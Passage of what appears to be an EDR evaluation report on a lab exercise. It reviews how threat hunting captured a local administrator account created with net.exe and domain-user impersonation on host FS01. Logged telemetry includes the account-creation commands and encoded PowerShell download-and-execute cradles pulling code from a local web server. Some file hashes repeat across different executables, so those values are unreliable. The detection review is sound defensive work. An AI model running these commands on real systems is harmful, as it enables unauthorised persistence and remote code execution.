
Monitored Activities from the Security Product

Result / Observations

We did not observe any active alerts related to the activities carried out during this step. However, threat hunting shows that this step was visible in a fairly concrete way on **FS01**. The screenshots capture the creation of the local account **john.doe** through **net.exe**, launched from **cmd.exe**, with the command line net user john.doe johndoe24! /add. In addition, the hunting result explicitly maps this activity to **"New User Account Added,"** which is a relevant and useful analytic for this persistence / privilege-escalation step. This means the platform did not only record generic command execution but also interpreted the action in the correct account-creation context.

The second hunting result strengthens this further by showing **net1.exe** executing localgroup Administrators john.doe /add, which was classified as **"Account Manipulation."** That provides direct visibility into the follow-up privilege assignment and ties the newly created account to membership modification of the local **Administrators** group. From a hunting perspective, this is a solid result because both core sub-actions of the step are exposed with their actual command lines and meaningful behavioural labelling. A slightly more critical point is that the evidence shown is focused on the executed utilities and the derived analytics, rather than on a richer end-to-end chain showing the broader malicious context around the account creation. Still, for this specific step, the hunting coverage appears strong and directly relevant.

Step 9 Manual investigation for telemetry / Threat hunting



Step 10. Privilege Escalation / Discovery


Step 10	Privilege Escalation / Discovery: Domain User Impersonation & Privilege Assessment
Description	In this step, we impersonated the domain user **alice.jones** to assess her effective privileges within the domain environment. After successfully assuming the security context of **alice.jones**, we performed privilege validation to determine whether the account possesses: • Local administrator privileges on any workstation or server • Membership in privileged domain groups • Domain Administrator rights This included enumeration of domain group memberships, verification of local Administrators group assignments on selected systems, and validation of effective access rights. The objective of this step was to evaluate whether potentially overprivileged domain user accounts could be leveraged for privilege escalation or further lateral movement within the environment.
TTPs	• **T1134.001 - Access Token Manipulation: Token Impersonation/Theft** Impersonate domain user by using token theft • **T1078 – Valid Accounts** Use of legitimate domain credentials to authenticate and access systems. • **T1069.002 – Permission Groups Discovery: Domain Groups** Enumeration of domain group memberships to determine elevated privileges or Domain Admin status. • **T1069.001 – Permission Groups Discovery: Local Groups** Verification of membership in local Administrators groups on workstations or servers. • **T1033 – Account Discovery** Identification and validation of user account context and associated privileges.
Performed on	FS01
Host IPv4	10.10.70.201
User context	NT AUTHORITY\SYSTEM
Integrity level	system integrity

Monitored Activities from the Security Product

Result / Observations

We did not observe any active alerts related to the activities carried out during this step. However, threat hunting provides a useful but somewhat mixed picture for this step. The strongest evidence is the launch of **powershell.exe** from **msedge.exe** on **FS01**, where the parent **msedge.exe** is shown running as **NT AUTHORITY\SYSTEM**, while the spawned **powershell.exe** runs in the context of **LAB\alice.jones** and executes an encoded command. That difference in user context within the same immediate process chain is a strong indicator that the security context of **alice.jones** was being used from an already elevated process, which fits the described impersonation scenario. In addition, the hunting view shows **msedge.exe** itself flagged in connection with suspicious in-memory execution, while the related PowerShell activity is separately visible and attributed to **alice.jones**, giving good evidence that the platform captured both the elevated host process and the impersonated downstream execution.

Step 10 Manual investigation for telemetry / Threat hunting



Syntax | Classic

logtype="edrevents" and device.hostname contains "FS01" and actor.process.uid contains "7802a32d-242e-d0f6-ca66-4d5348f68e29" and class_name contains "Process Activity" and activity_name contains "Launch"


Add IOA

Valid Query, Press space to add more criteria.

Chart Summary — Expand

Hunting Result

Timestamp	Event Meta	Device details	Event details	Actor details	Behaviour details
	class_name - Process Activity class_uid - 1007 associated_class_name - associated_class_uid - activity_name - Launch activity_id - 1 category_name - System Activity category_uid - 1 type_name - Process Activity: Launch type_uid - 100701 status_code - 0 status_id - 1 status - Success status_detail - Launch Success	device.hostname - FS01 device.type - Laptop device.ip - 10.10.70.201 device.uid - 599b838e-fc38-4e3e-8aae-a7f6458d16a3	process.name - powershell.exe process.pid - 4184 process.uid - 14566b54-5913-e7b1-b8d2-dca8f18dbea5 process.cmd_line - powershell -nop -exec bypass -EncodedCommand SQBFAFgAIAAoAE4AZQB3AC0ATwBiAGoAZQBjAHQAIABOAGUAdAAuAFcAZQBiAGMAbABpAGUAbgB0ACkALgBEAG8AdwBuAGwAbwBhAGQAUwB0AHIAaQBuAGcAKAAnAGgAdAB0AHAAOgAvAC8AMQAyADcALgAwAC4AMAAuADEAOgA2ADMANAA5AC8AJwApAA== process.created_time - process.terminated_time - process.file.name - powershell.exe process.file.path - C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe process.file.sha256 - 38F4384643B3FA0DE714D2367B712C2E0FA1C89E2CFD131AE6B831AD962B1033 process.file.type_id - 1 process.parent_process.name - msedge.exe process.parent_process.pid - 5368 process.user.name - alice.jones process.user.type - Admin process.lineage_uid - [{ "process.lineage_uid": "7802a32d-242e-d0f6-ca66-4d5348f68e29" }, { "process.lineage_uid": "a2169d70-	actor.process.name - msedge.exe actor.process.pid - 5368 actor.process.uid - 7802a32d-242e-d0f6-ca66-4d5348f68e29 actor.process.cmd_line - "C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe" actor.process.created_time - actor.process.file.name - msedge.exe actor.process.file.path - C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe actor.process.file.sha256 - 38F4384643B3FA0DE714D2367B712C2E0FA1C89E2CFD131AE6B831AD962B1033 actor.process.file.ext - EXE actor.process.file.type_id - 1 actor.user.name - actor.process.parent_process.name - actor.process.parent_process.pid - actor.process.parent_process.uid -	finding_info.created_time - finding_info.src_url - finding_info.types - [{ "finding_info.types": "behaviour" }, { "finding_info.types": "detection" }] finding_info.attacks - [{ "finding_info.attacks.tactic.uid": "attack.TA0002", "finding_info.attacks.technique.uid": "attack.T1059", "finding_info.attacks.tactic.name": "attack.execution", "finding_info.attacks.technique.name": "attack.command_and_scripting_interpreter", "finding_info.attacks.version": "15.1", "finding_info.attacks.sub_technique.uid": "attack.T1059.001", "finding_info.attacks.sub_technique.name": "attack.powershell" }] finding_info.title - PowerShell executing encoded command finding_info.analytic.name - PowerShell executing encoded command finding_info.analytic.type - Rule finding_info.analytic.category - behaviour



Syntax | Classic

logtype="edrevents" and device.hostname contains "FS01" and actor.process.uid contains "7802a32d-242e-d0f6-ca66-4d5348f68e29" and class_name contains "Process Activity" and activity_name contains "Launch"

Add IOA

Valid Query, Press space to add more criteria.

Chart Summary — Expand

Hunting Result

Timestamp	Event Meta	Device details	Event details	Actor details	Behaviour details
	class_name - Process Activity class_uid - 1007 associated_class_name - associated_class_uid - activity_name - Launch activity_id - 1 category_name - System Activity category_uid - 1 type_name - Process Activity: Launch type_uid - 100701 status_code - 0 status_id - 1 status - Success status_detail - Launch Success	device.hostname - FS01 device.type - Laptop device.ip - 10.10.70.201 device.uid - 599b838e-fc38-4e3e-8aae-a7f6458d16a3	process.name - powershell.exe process.pid - 8352 process.uid - 4adabd27-7dd5-c526-5c6f-50b911affb9f process.cmd_line - powershell -nop -exec bypass -EncodedCommand SQBFAFgAIAAoAE4AZQB3AC0ATwBiAGoAZQBjAHQAIABOAGUAdAAuAFcAZQBiAGMAbABpAGUAbgB0ACkALgBEAG8AdwBuAGwAbwBhAGQAUwB0AHIAaQBuAGcAKAAnAGgAdAB0AHAAOgAvAC8AMQAyADcALgAwAC4AMAAuADEAOgAxADkANwA2ADgALwAnACkA process.created_time - process.terminated_time - process.file.name - powershell.exe process.file.path - C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe process.file.sha256 - 38F4384643B3FA0DE714D2367B712C2E0FA1C89E2CFD131AE6B831AD962B1033 process.file.type_id - 1 process.parent_process.name - msedge.exe process.parent_process.pid - 5368 process.user.name - alice.jones process.user.type - Admin process.lineage_uid - [{ "process.lineage_uid": "7802a32d-242e-d0f6-ca66-4d5348f68e29" }, { "process.lineage_uid": "a2169d70-	actor.process.name - msedge.exe actor.process.pid - 5368 actor.process.uid - 7802a32d-242e-d0f6-ca66-4d5348f68e29 actor.process.cmd_line - "C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe" actor.process.created_time - actor.process.file.name - msedge.exe actor.process.file.path - C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe actor.process.file.sha256 - 38F4384643B3FA0DE714D2367B712C2E0FA1C89E2CFD131AE6B831AD962B1033 actor.process.file.ext - EXE actor.process.file.type_id - 1 actor.user.name - actor.process.parent_process.name - actor.process.parent_process.pid - actor.process.parent_process.uid -	finding_info.created_time - finding_info.src_url - finding_info.types - [{ "finding_info.types": "behaviour" }, { "finding_info.types": "detection" }] finding_info.attacks - [{ "finding_info.attacks.tactic.uid": "attack.TA0002", "finding_info.attacks.technique.uid": "attack.T1059", "finding_info.attacks.tactic.name": "attack.execution", "finding_info.attacks.technique.name": "attack.command_and_scripting_interpreter", "finding_info.attacks.version": "15.1", "finding_info.attacks.sub_technique.uid": "attack.T1059.001", "finding_info.attacks.sub_technique.name": "attack.powershell" }] finding_info.title - PowerShell executing encoded command finding_info.analytic.name - PowerShell executing encoded command finding_info.analytic.type - Rule finding_info.analytic.category - behaviour

Syntax | Classic

logtype="edrevents" and device.hostname contains "FS01" and actor.process.uid contains "7802a32d-242e-d0f6-ca66-4d5348f68e29" and class_name contains "Process Activity" and activity_name contains "Launch"

Add IOA

Valid Query, Press space to add more criteria.

Chart Summary — Expand

Hunting Result

Timestamp	Event Meta	Device details	Event details	Actor details	Behaviour details
	class_name - Process Activity class_uid - 1007 associated_class_name - associated_class_uid - activity_name - Launch activity_id - 1 category_name - System Activity category_uid - 1 type_name - Process Activity: Launch type_uid - 100701 status_code - 0 status_id - 1 status - Success status_detail - Launch Success	device.hostname - FS01 device.type - Laptop device.ip - 10.10.70.201 device.uid - 599b838e-fc38-4e3e-8aae-a7f6458d16a3	process.name - wmiprvse.exe process.pid - 7100 process.uid - 294c431c-e35f-4d1d-7ea7-cd2166355c70 process.cmd_line - C:\Windows\system32\wbem\wmiprvse.exe -Embedding process.created_time - process.terminated_time - process.file.name - wmiprvse.exe process.file.path - C:\Windows\System32\wbem\WmiPrvSE.exe process.file.sha256 - 1792731E030B7FE35A7EB21C9F907EAE6E4AC381DE918003F2709185C4CE0A5A process.file.type_id - 1 process.parent_process.name - msedge.exe process.parent_process.pid - 5368 process.user.name - SYSTEM process.user.type - System process.lineage_uid - [{ "process.lineage_uid": "7802a32d-242e-d0f6-ca66-4d5348f68e29" }, { "process.lineage_uid": "a2169d70-b450-8270-913c-1c1a07bfae16" }, { "process.lineage_uid": "ffce94ea-2796-3d56-e91a-e22e0b8b13ae" }, { "process.lineage_uid": "47fdace3-f013-564c-6a03-5b9c7c0ebca0" }, { "process.lineage_uid": "64ecd712-e393-bbb0-2ec7-1233d93978ed" }]	actor.process.name - msedge.exe actor.process.pid - 5368 actor.process.uid - 7802a32d-242e-d0f6-ca66-4d5348f68e29 actor.process.cmd_line - "C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe" actor.process.created_time - actor.process.file.name - msedge.exe actor.process.file.path - C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe actor.process.file.sha256 - 1792731E030B7FE35A7EB21C9F907EAE6E4AC381DE918003F2709185C4CE0A5A actor.process.file.ext - EXE actor.process.file.type_id - 1 actor.user.name - actor.process.parent_process.name - actor.process.parent_process.pid - actor.process.parent_process.uid -	finding_info.created_time - finding_info.src_url - finding_info.types - [{ "finding_info.types": "behaviour" }, { "finding_info.types": "detection" }] finding_info.attacks - [{ "finding_info.attacks.tactic.uid": "attack.TA0002", "finding_info.attacks.technique.uid": "attack.T1189", "finding_info.attacks.tactic.name": "attack.execution", "finding_info.attacks.technique.name": "attack.drivebycompromise", "finding_info.attacks.version": "15.1", "finding_info.attacks.sub_technique.uid": "attack.T1204.002", "finding_info.attacks.sub_technique.name": "attack.maliciouslink" }] finding_info.title - Browser Executed a Non-Browser Process finding_info.analytic.name - Browser Executed a Non-Browser Process finding_info.analytic.type - Rule finding_info.analytic.category - behaviour

Syntax | Classic

logtype="edrevents" and device.hostname contains "FS01" and actor.process.uid contains "7802a32d-242e-d0f6-ca66-4d5348f68e29" and class_name contains "Process Activity" and activity_name contains "Launch"


Add IOA

